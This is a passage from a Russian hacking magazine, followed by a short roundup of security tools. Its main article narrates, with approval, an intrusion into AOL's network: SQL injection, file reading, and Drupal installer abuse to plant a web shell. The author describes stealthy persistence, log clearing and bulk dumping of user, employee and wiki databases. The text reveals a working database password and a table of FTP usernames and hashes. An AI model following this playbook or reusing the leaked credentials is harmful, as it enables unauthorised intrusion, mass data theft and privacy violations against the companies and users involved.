
Что и требовалось доказать — утечки везде и всюду. Не нужно быть крутым и бородатым хакером, чтобы использовать такого рода ошибки разработчиков и администраторов. Я лично взял себе в привычку: авторизовался на сервере — загуглил куки, открыл файл с подозрительным идентификатором — и его загуглил. Это проще, чем кажется, поэтому я объявляю конкурс!

1. Найди самые интересные утечки.
2. Отправь мне в твиттер.

И получи шанс выиграть незабываемое моральное удовлетворение и закрепить свои знания.




Утечка приватных документов ВКонтакте



Faith Goble @ flickr.com

ИСТОРИЯ АУДИТА БЕЗОПАСНОСТИ АМЕРИКАНСКОГО МЕДИЙНОГО КОНГЛОМЕРАТА

Даже в самом неприступном бастионе всегда найдется слабенький кирпичик. И чем больше крепость, тем больше у нее слабых мест. То же самое можно сказать и о сетях крупных компаний. Да, они огромны и кажутся неуязвимы. Но так ли это на самом деле? Сегодня я расскажу тебе, как мне посчастливилось провести пентест такой крутой конторы, как AOL. А ты уже сам думай, информационная безопасность — это миф или реальность.



Василий Петрович
zadoff.vasja@yandex.ru

ПЕРВИЧНЫЙ АНАЛИЗ

Эта история началась обычно, как и множество других, — старый добрый yougetsignal.com высветил более сотни доменных имен с PR 5–8. Все это, конечно же, сразу ушло в триальный XSpider, а также в ArxScanSite для «быстрой» проверки веба. Также в XSpider были добавлены диапазоны адресов, принадлежащих компании и полученных при помощи `bgp.he.net`. Сеть была довольно обширна, и где-то в подкорке я понимал, что баг должен быть не один. Сам же в это время начал парсить гугл. Но никаких тебе `.svn/entries` не было. Зато была нагуглена куча разнообразных багов. Первый попался на канадском сервере поддержки пользователей. SQL-инъекция позволила получить пароль администратора, а так как он совпадал с паролем к SSH, то я получил и доступ к консоли. К сожалению, файлы на сервере были датированы 2007–2008 годами и никакой ценности не представляли. Поэтому поиски были продолжены. Следующая инъекция обнаружилась на одном из рекламных сайтов компании, а именно:

```
http://richmedia.aol.com/demopopup.php?id=12262 {SQLINJ}
```

Права текущего пользователя БД позволяли получать данные из таблицы `mysql.user`, но вот чтения файлов не хватало. На сервере крутилось несколько баз, и одна из них была от WP. Как оказалось, это был внутренний ресурс, доступный только после того, как ты авторизировался в системе как сотрудник компании. Также в одной из таблиц `users` присутствовала и колонка `cdid`, где было записано несколько пользователей с локальной почтой, но без паролей. У меня возникла мысль, что этот `cdid` может быть глобальным в системе и отвечать за авторизацию сотрудников. И я, конечно же, захотел получить всю таблицу с такими `cdid`. К этому времени отработал и ArxScanSite. Из полученного отчета я нашел много доступных `server-status` и `server-info` ссылок.


Эта инфа позволила мне на начальном этапе представить файловую структуру серверов компании: Document Root, локальные имена машин в сети. Публичный апачевский конфиг — это уже неплохо, но недостаточно. Зная вывод ошибок, уже можно попробовать поискать какой-нибудь кривой скрипт и попытаться раскрутить багу.

После относительно недолгих (эх, если бы) поисков были найдены две читалки файлов на разных серверах. Причем одна уязвимость была на поверхности, каждый день скрипт обрабатывал миллионы запросов — бажный LFI-скрипт, отвечающий за подключение JS-скриптов на странице. Он был глобальным и подключал скрипты практически на каждый сайт. Вот такие веселые люди. Этот баг был обнаружен на `http://aolcdn.com`, который содержал большой объем информации, но был доступен для читалки файлов не в полном объеме. Пользователь, с правами которого был запущен скрипт, мог просматривать только свою директорию, остальные `public_html` были недоступны. Зато файлы из папки `/etc` были доступны для прочтения. Файл `passwd` содержал порядка 900 учетных записей. Также мной были прочитаны файлы `hosts` и `hosts.allow`. В первом я нашел локальные IP-адреса, однозначно определяющие сервер, а второй подключал несколько специфических `hosts.allow`-файлов для фильтрации подключений. В надежде на получение шелла был опробован трюк с записью файла при помощи `phpinfo`, который, в общем-то ожидаемо, результата не принес.


ВПЕРЕД, В ПРОШЛОЕ

Я решил сделать шаг назад и попробовать пошевелить остатками серого вещества. Так как анализируемый ресурс довольно крупный, было решено поискать следы предыдущих взломов. И здесь результаты оказались весьма обнадеживающими. Как минимум две утечки, которые были у компании, оказались связаны с инъекциями (кто бы удивлялся) — ICQ & Winamp. Что интересно, как минимум два разных сервиса содержали в базе одного и того же пользователя. Первое из упоминаний было о нашумевшей скуле в блогах аськи (№ 144 журнала «Хакер»), а второе упоминание я нашел на forum.antichat.ru.

Несмотря на существующий временной лаг между этими событиями (а прошло более двух лет), пользователь `mydbm` присутствовал и там и там, и хеш его пароля так и не изменился. Для подтверждения своей гипотезы мне было необходимо найти еще одну рабочую инъекцию, которая позволила бы прочитать таблицу `user` в базе `mysql`, где бы содержался данный пользователь. И такая инъекция была найдена на одном из серваков, где в бета-режиме работал портал, посвященный животным. В разделе `whocutest` была форма выбора «лучшего» между двумя четвероногими участниками. Баг был в скрипте, отвечающем за вывод информации о конкурсанте. Получив инъекцию, я прошелся по `mysql.user` и выцепил из таблицы логин, слепок пароля в формате MySQL 5, разрешенные хосты, а также `file_priv` всех пользователей. Всего оказалось 89 учетных записей. Что меня особенно порадовало, так это то, что хеш пользователя `mydbm` остался прежним, `file_priv` был в положении Y, а подключаться пользователь мог из любого




Server-info виден всем



Баг на richmedia



Инфа о баге на Winamp с ачата



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

сегмента локальной сети ("%" в колонке host). Отправив хеши в EGB (bit.ly/1ueTNfW), я продолжил искать лазейку внутрь. Также взгляд назад помог мне определить еще несколько сервисов с базами внутри локальной сети даже без доступа в локальную сеть. Вбив в гугл `db.aol.com`, получил несколько ссылок, одна из которых привела меня на сайт поддержки пользователей MongoDB, где черным по белому были указаны IP-адреса, названия баз и ошибки, возникающие в работе. Это был еще один плюс в копилку с информацией о конторе.

К этому моменту XSpider нашел открытый FTP на одном из серверов компании. Попытка законнектиться, используя учетные данные из mysql.user, к успеху не привела, поэтому IP-адрес хоста был записан в блокнот, а я продолжил просмотр результатов работы сканера. А выводы оказались следующие: открыты были стандартные порты 80 и 443, за исключением одного 21-го порта на arena.evip.aol.com (о котором я упомянул выше). На многих серверах оказался возможным просмотр `server-info`, где-то был возможен просмотр папок на хостах, а вот формы а-ля upload shell нигде не было. Дальнейшие поиски привели меня в отдел рекламы компании, который хостился у другого провайдера, и вот здесь раздолбайство админов сыграло свою роль. На одном из хостов крутилось около 15 сайтов, все работали на Drupal 7. Я думаю, многие знают про баг/фичу с возможностью установки движка на сторонний сервер. Для тех же наших читателей, кто не знает, опишу в двух словах: у исследователя появляется возможность в поле host вбить адрес сервера с подконтрольной ему базой.

В Drupal 6 такого не было, а вот в 7-й версии такая возможность появилась. Наверное, разработчики решили позаимствовать оригинальное решение у команды WP, а может, это борьба с сегодняшними вызовами времени. Как бы то ни было, но на хосте обнаружился друпаловский инсталлятор со всеми необходимыми для установки настройками! С пятого раза движок был установлен на канадский сервер, о котором я говорил в начале статьи, также был включен модуль, позволяющий писать в блоки PHP-код, а затем был залит r57shell. Первая часть работы была завершена успешно!

INSIDE

Первые выполненные мною команды были who и `last`. Вывод команд сообщил, что кроме меня на сервере никого не было (что неудивительно, ибо на другой половине Земли была ночь), а последний раз к консоли подключались около месяца назад. Первым делом был удален установленный мною движок, проблема случилась лишь с файлом `settings.php`, который никак не хотел удаляться. Почему? Я так и не смог разобраться. А удалить его было просто необходимо, так как в нем прописаны данные для установки. Да и при наличии переменных, записанных в этот файл, пропускалась процедура указания данных для подключения и процесс шел в автоматическом режиме. Это было конкретное палево, а я хотел, чтобы на данный момент мое пребывание на сервере было секретом для окружающих меня «временных сотрудников». Кроме этого, я не знал, когда инсталлятор потребуется хозяину. В итоге у меня получилось только очистить файл конфигурации, но не удалить его полностью. То есть само наличие файла говорило о проведенной ранее инсталляции, но в случае повторной установки он перезаписывался. Затем я обратился к апачевским логам и из них выяснил, что на данный сайт посетители заходят крайне редко. Правильнее даже будет сказать — вообще не заходят. Единственное, на что я обратил внимание, — это то, что сайт постоянно сканировался акунетиксом. White hat на аутсорсе? Так ли это, проверять я не стал, переключившись непосредственно на работу с сервером.

Database name *

test

The name of the database your Drupal data will be stored in. It must exist on your server before Drupal can be installed.

Database username *

test

Database password

••••

▾ ADVANCED OPTIONS

These options are only necessary for some sites. If you're not sure what you should enter here, leave the default settings or check with your hosting provider.

Database host *

yourhost.com

If your database is located on a different server, change this.

→ **Укажите хост с базой**

На сервере все сайты находились под управлением Drupal, поэтому, быстро собрав конфиги, я приступил к их аудиту. Оказалось, что в компании очень любят юзать MySQL, причем частенько вешают ее на нестандартные порты — кроме порта 3306, я также нашел вхождения следующих портов: 3206, 3307 и 3315. Далее я попробовал подключиться к одному из хостов, найденных мною в конфигурационных файлах. Мне повезло, и один из пользователей имел доступ к базе `mysql`, в которой также был обнаружен пользователь `mydbm` с древним хешем. К этому моменту я уже знал пароль данного пользователя — `mysql4aol`. Этот пользователь присутствовал на всех серваках, исключая асечный сервис, который к тому моменту был уже передан компании Mail.Ru. В дальнейшем я старался, где возможно, использовать эту комбинацию логина и пароля.

Следующим моим шагом вполне ожидаемо стало закрепление на серваках АОЛа. Как я уже говорил, все сайты на данном сервере работали под управлением друпала, а подключившись к БД, я обнаружил, что друпаловские движки использовались не только здесь, но и еще на нескольких сайтах, физически размещавшихся на другом сервере. В таблице `*watchdog` нашел адреса сайтов и получил доступ к тем из них, которые были доступны снаружи. Запомнив значение полей `access` и `login` в таблице `users`, я поменял админу пасс, зашел на сайт, спрятал шелл и все вернул на круги своя. Затем у меня появилась мысль получить максимальные права на серваке маркетингового отдела, но, к сожалению, в этот раз мне пришлось забить на это: ПО и ядро были достаточно новыми, а прав на чтение домашних папок пользователей я тоже не имел, поэтому выцепить рут-пасс от сервера у меня не получилось :). Единственное, что меня более-менее порадовало, — что мой пользователь имел доступ к чистке логов веб-сервера.

Теперь передо мной стояла довольно непростая задача определить, who is who в данной сети. Выполнив бэкконнект на свой сервак, я начал сканировать публичные IP-адреса на предмет наличия на них баз данных по известным мне портам, а как я уже говорил выше, это порты 3206, 3306, 3307 и 3315. Я рассчитывал на то, что, находясь внутри сети, как доверенное лицо из intranet, получу доступ на приватные порты, невидимые снаружи. Мой расчет оказался верен, и уже через пару минут я обнаружил несколько открытых портов. Теперь мне осталось проверить свою догадку относительно пользователя `mydbm`, а вернее, его сверхспособностях в сетях AOL. Догадка оказалась верна, и я начал получать первые результаты.

СЛЕПОЙ КОТЕНОК

Следующий этап моего исследования я предпочитаю называть именно так. Не имея представления о схеме сети, я был вынужден ее тупо сканировать по всему диапазону в надежде выцепить локальную Wiki или еще какой-то ресурс, который бы позволил мне найти следующий ключик к разгадке этой головоломки. Здесь я должен немного поподробнее описать принцип своей работы на данном этапе. Пользователь `mydbm` обладал в системе максимальными полномочиями, то есть имел доступ не только к базе `mysql`, но также и к файловой системе. А имея доступ к ФС, грех было не прочитать файл `/etc/hosts`. Беглый анализ загруженных файлов показал, что префиксы сетей находились в диапазоне от `172.16` до `172.29`, таким образом, объем работ на текущем этапе значительно сократился, хотя и был все еще достаточно велик. На одной из просканированных машин была найдена база с названием `auth_db08`. Подключившись к базе с `devildemo` (с других хостов подключение было запрещено), я был приятно удивлен, обнаружив порядка 40K пользователей. Все указывало на то, что именно эта база была частью пользовательской базы АОЛа! Облом был в том, что алгоритм шифрования пасса был мне неизвестен. Этот момент я решил оставить на потом, а сам тем временем, загрузив файл `/etc/hosts`, узнал, что сервер назывался `authdb-d08.webdb.aol.com`. Следующий мой шаг заключался

в том, что я попытался найти остальные звенья цепи. Меняя цифры в имени хоста, выяснил, что всего существует 24 различных сервера с данными. Три из них оказались недоступны, а вот на остальных располагались другие части базы, в каждой из которой находилось ~35–40M пользователей. Таким образом, программа минимум была выполнена!

FINITA

И можно было бы закончить, но я хотел большего. В итоге за время тотального сканирования сети были найдены базы следующих ресурсов: `winamp.com`, `huffingtonpost.com`, `dmoz.org`, `techcrunch.com`, а также несколько других ресурсов, входящих в данную медиасеть. Кроме того, сервер, светивший во внешний мир 21-й порт, также содержал в себе довольно обширную базу FTP-пользователей, в которой, помимо шифрованных пассов, находились домашние папки пользователей, счетчик входов в систему, а также присутствовала расшифровка взаимосвязей `project_id` и соответствующего ему адреса сайта.

Конечно, не все папки были смонтированы на хост, но и того, что было, с лихвой хватило для добавления очередных закладок. Сам сервер, правда, находился где-то у черта на куличках и имел доступ далеко не ко всем сегментам сети. Поэтому я его оставил на черный день, на случай утери основного шелла. И продолжил свои поиски. Надо сказать, что удача улыбнулась мне довольно быстро. Сервер, где находилась база знаний АОЛа, имел IP `172.19.128.23`. Ресурс носил имя `wikidb-d01.ops.aol.com` и работал под управлением MySQL на 3306-м порту. Я скомандовал шеллу:

```
mysqldump -u mydbm -h 172.19.128.23 -p mysql4aol ↵
-B wikidb |gzip > ~webroot/wikidb.sql.gz
```

Экспорт и архивация базы заняли около часа, что, в общем-то, и неудивительно, ведь объем базы был порядка 45 гигов! Вот это я понимаю — база знаний! Но такие объемы информации еще надо суметь переварить, а мой домашний ПК на тот момент был на это совершенно неспособен, и мне «пришлось» работать с production базой. Во время анализа таблицы `office_text` в Wiki-базе мной неоднократно был замечен адрес локального сайта (`http://dbswww.webdb.aol.com/`), на котором, судя по всему, находились какие-то отчеты о работе локальных баз. Перейдя по указанному адресу, я обнаружил, что директории сайта, начиная с корневой, доступны для просмотра. Было это сделано намеренно или по недосмотру, я так и не понял, а вот содержимое папок меня изрядно порадовало. Среди большого количества файлов и папок с датой создания 2007–2009 годов я обнаружил одну крайне интересную и, что самое главное, свежайшую директорию, в которой находились файлы, имеющие прямое отношение к базам данных буржуйской компании. Операция «Слепой котенок» подошла к своему логическому концу!

Самый свежий файл был датирован текущим днем и, за исключением логина и пароля, содержал в себе всю необходимую информацию о БД: имя хоста, платформа (MySQL, MS SQL, etc.), версия платформы, порт, статус — активен/нет, использование Production/Development/QA, мониторинг 0/1, название базы, ее локальный идентификатор, описание и принадлежность, а также контакты администратора. Файл состоял из более чем 48K строк! Всего в сети использовалось 13 разных типов баз данных. Кроме перечисленных выше, также активно юзались: Sybase, Oracle, IBM, MongoDB, Redis, Cassandra. Вот такой вот шведский стол. Но вернемся на грешную землю. Как я писал в начале статьи, приоритетной целью моего анализа была база пользователей почтовых серверов (выполнено!), но, проанализировав полученный мегафайл, я понял, что могу поиметь гораздо больше пряников. Не только базу почтовых пользователей с их контактами, но и базу сотрудников компании (включая размеры их носков, cdid'ы и имена любимых питомцев), а также различные служебные базы и финансовую информацию :). Указание порта для подключения в файле отчета оказало большое подспорье в работе, так как в компании очень любили использовать нестандартные варианты. Для MySQL, например, количество уникальных открытых портов оказалось более 100, для MS SQL — 17, а для MongoDB — 48, то есть сканирование заняло бы гораздо большее количество времени и не принесло бы желаемого результата. Все остальное было уже делом совсем несложной, хотя при большом объеме данных довольно нудной техники.

```
Database changed
mysql> select * from users;
+---------------+------------------+-----+-----+------------------------------------
| User          | Password         | Uid | Gid | Dir
+---------------+------------------+-----+-----+------------------------------------
| brianellis03  | 4fcbdc391cf15e59 |  80 |  80 | /data/ftp/users/brianellis03
| michaeldunn1  | 7efb96c10aba17cd |  80 |  80 | /data/ftp/users/michaeldunn1
| ebrandma      | J9cBOXPx5kf7g    |  80 |  80 | /data/ftp/project/1690
| sandeep       | 1e3403925333c14b |  80 |  80 | /data/ftp/project/virtuals/sandeep
| jandrade      | 472e1e842625794a |  80 |  80 | /data/ftp/users/jandrade
| csiteam       | 107eb2bf609c80e1 |  80 |  80 | /data/ftp/project/134861
| iconichold    | 34ff998d04daa071 |  80 |  80 | /data/ftp/users/iconichold
```

↑ **FTP-пользователи с шифрованным пассом**


В файле-отчете были найдены вспомогательные базы `mysqlinfra`, `dbadmin`, `dbs_metadata`, которые были скопированы при помощи mysqldump. Также я не забыл и базу сотрудников АОЛа, которая и содержала в себе cdid, обнаруженный мной на `richmedia.aol.com`. Более 200K сотрудников компании. Также были обнаружены 72 сервера с контактами и контактными данными пользователей AIM/AOL (!), каждый из которых содержал в себе примерно по 150 миллионов почтовых контактов. Но, оглядываясь назад, после анализа базы `auth_db`, я пришел к выводу, что реальное количество серверов с уникальными частями будет раза в два-три меньше, так же как и в случае с базовой авторизацией. Экспортировав все данные, которые представляли для меня интерес, на свой сервер, я покинул гостеприимную сеть. На этом же месте завершается и история. Как итог всему, хочу сказать: не стоит бояться громких/гламурных брендов, ведь, как показывает практика, детские баги есть почти везде, а «просто баги» встречаются гораздо чаще. Если раньше я думал о какой-то крупной конторе: «Такая известная компания, да у нее, понятное дело, багов быть не может», то теперь я точно знаю, что все наоборот. И вопрос стоит уже не «если найду», а «когда»!

ПОЛЕЗНЫЕ СОВЕТЫ

Каждая история индивидуальна, и каждый пентест идет по-своему, но все-таки в заключение статьи я хотел бы обратить твое внимание на те моменты, которые могут помочь тебе при анализе:

1. На начальном этапе проникновения используй все возможности для получения информации об исследуемом ресурсе. Это могут быть не только ресурсы типа Reverse IP и Google, но и, как пример, тот же самый GitHub — при поиске юзеров/разрабов ресурса. Вот списочек моих онлайн-инструментов: `bgp.he.net` и `robtex.com` для анализа сети, `yougetsignal.com` и `webboar.com` для получения инфы по работе с доменом. Я думаю, что есть еще много других интересных ресурсов, и каждый подберет себе что-то по душе.
2. Развивай смекалку, иногда самые простые решения лежат на поверхности.
3. Тщательный поиск уязвимостей и визуальный осмотр сайтов. В моем случае он помог выявить слабые скрипты и найти инсталлятор друпала, так что не стоит пренебрегать личным знакомством с подопытным :).
4. Слабые пароли и шаблонность именования ресурсов. Как ты помнишь, пользователь mydbm, обладающий максимальными правами, позволил подключиться ко всем базам данных с доверенного хоста. А маска 4aol позволила подключиться к другим системам и подобрать пассы к другим типам БД. Порой даже поверхностный анализ паролей позволяет избежать долговременного и энергозатратного брута.
5. Локальная база знаний. Если она есть, работа сильно облегчается. Мне она помогла, существенно сократив время поиска необходимой информации. Так что имей в виду, такие подарки нельзя обходить стороной.
6. Никогда не забывай о своей безопасности, используй VPN и SOCKS.
7. Логи — наше все (см. номер 184 журнала, страницы 74–83)!

Удачи и до новых встреч! ⌶



WARNING


Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов
Digital Security
@evdokimovds


X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Авторы: Jean-Marie Borello, Julien Boutet, Jeremy Bouetard, Yoanne Girardin
Система: Linux
URL: rpcview.org





Авторы: Jurriaan Bremer, Marion Marschalek
Система: Windows
URL: github.com/jbremer/vb6tracer



Автор: pentestgeek
Система: Windows/Linux/*BSD
URL: github.com/pentestgeek/phishing-frenzy



ВСЕ ДЛЯ RPC

RpcView — это бесплатный мощный инструмент для изучения всех RPC функциональных групп, присутствующих в системах от Microsoft.

Большинство существующих инструментов для мониторинга RPC базируются на компоненте Endpoint Mapper для того, чтобы перечислить все зарегистрированные интерфейсы. К сожалению, обычно программы используют RPC без регистрации интерфейса как IPC-механизма. И в таком случае Endpoint Mapper не самое лучшее решение для перечисления RPC-интерфейсов. Базируясь на внутренностях RPC runtime, RpcView способен не только анализировать все существующие интерфейсы в системе, но также и декомпилировать большинство из них.

Программа состоит из нескольких view:

- процессы;
- endpoints (PID, протокол, имя);
- интерфейсы;
- процедуры;
- декомпиляции.

Подробнее хочется сказать про декомпиляцию. Спецификация Microsoft NDR позволяет декомпилировать сервер stub, ответственный за процесс маршалинга. RpcView способен воссоздать MIDL-совместимый IDL-файл, описывающий интерфейс. После чего реверс и фаззинг упрощается в разы.

VB6TRACER

Окунемся в начало двухтысячных и вспомним такого старичка, как Visual Basic 6.0, который был выпущен Microsoft в 1998 году. Данный Object-based и event-driven язык предназначался для быстрой разработки приложений. Заменен VB .NET в 2002-м, а поддержка его закончилась в 2008-м. Аминь.

Но нет, и по сей день можно встретить приложения от мелких вспомогательных программ до приложений корпоративного уровня (привет АСУ ТП), где используется Visual Basic 6.0. Также можно вспомнить такое вредоносное ПО:

- 2000: Pikachu Worm;
- 2005: Kelvir Worm;
- 2009: Changeup Worm.

Так что списывать VB6 со счетов рано. И обидно, что хороших инструментов для его анализа совсем мало: VB Decompiler, Tequila Debugger, IDA Scripts, скрипты от Питера Ферри (Peter Ferrie) и Масаки Суенаги (Masaki Suenaga). Но это совсем непригодно при динамическом анализе, когда хочется видеть трейс вызовов и передаваемые в функции параметры.

Данную задачу можно решить с помощью инструментации. VB6Tracer — это инструмент, предназначенный для инструментации Visual Basic 6 Virtual Machine и для того, чтобы анализировать VB6 P-Code приложения во время выполнения. VB6Tracer работает в двух режимах. Он может запускаться либо вручную из командной строки с использованием утилиты для инъекции DLL, либо автоматически, интегрировавшись с последней версией Cuckoo Sandbox.

За более подробным описанием советуем обратиться к презентации (github.com/jbremer/vb6tracer/raw/master/presentation/area41.pdf).

ROR PHISHING FRAMEWORK

Поговорим о фишинге. Он ни для кого не нов, и все знают, что это такое. Но вот достойные публичные инструменты для этого дела найти не так-то просто. Совсем недавно на конференции DerbyCon был представлен фреймворк для почтового фишинга — подделки писем.

Основные особенности:

- фишинговые кампании — ты можешь создавать проекты и удобно управлять ими. Там ты можешь задавать, кому отправлять, от кого и что, и отслеживать статусы сообщений. Все очень хорошо сгруппировано;
- управление шаблонами — ты можешь создавать, использовать и переиспользовать различные фишинговые шаблоны/сценарии в различных операциях. При этом есть возможность делиться этими сценариями с сообществом и скачивать новые;
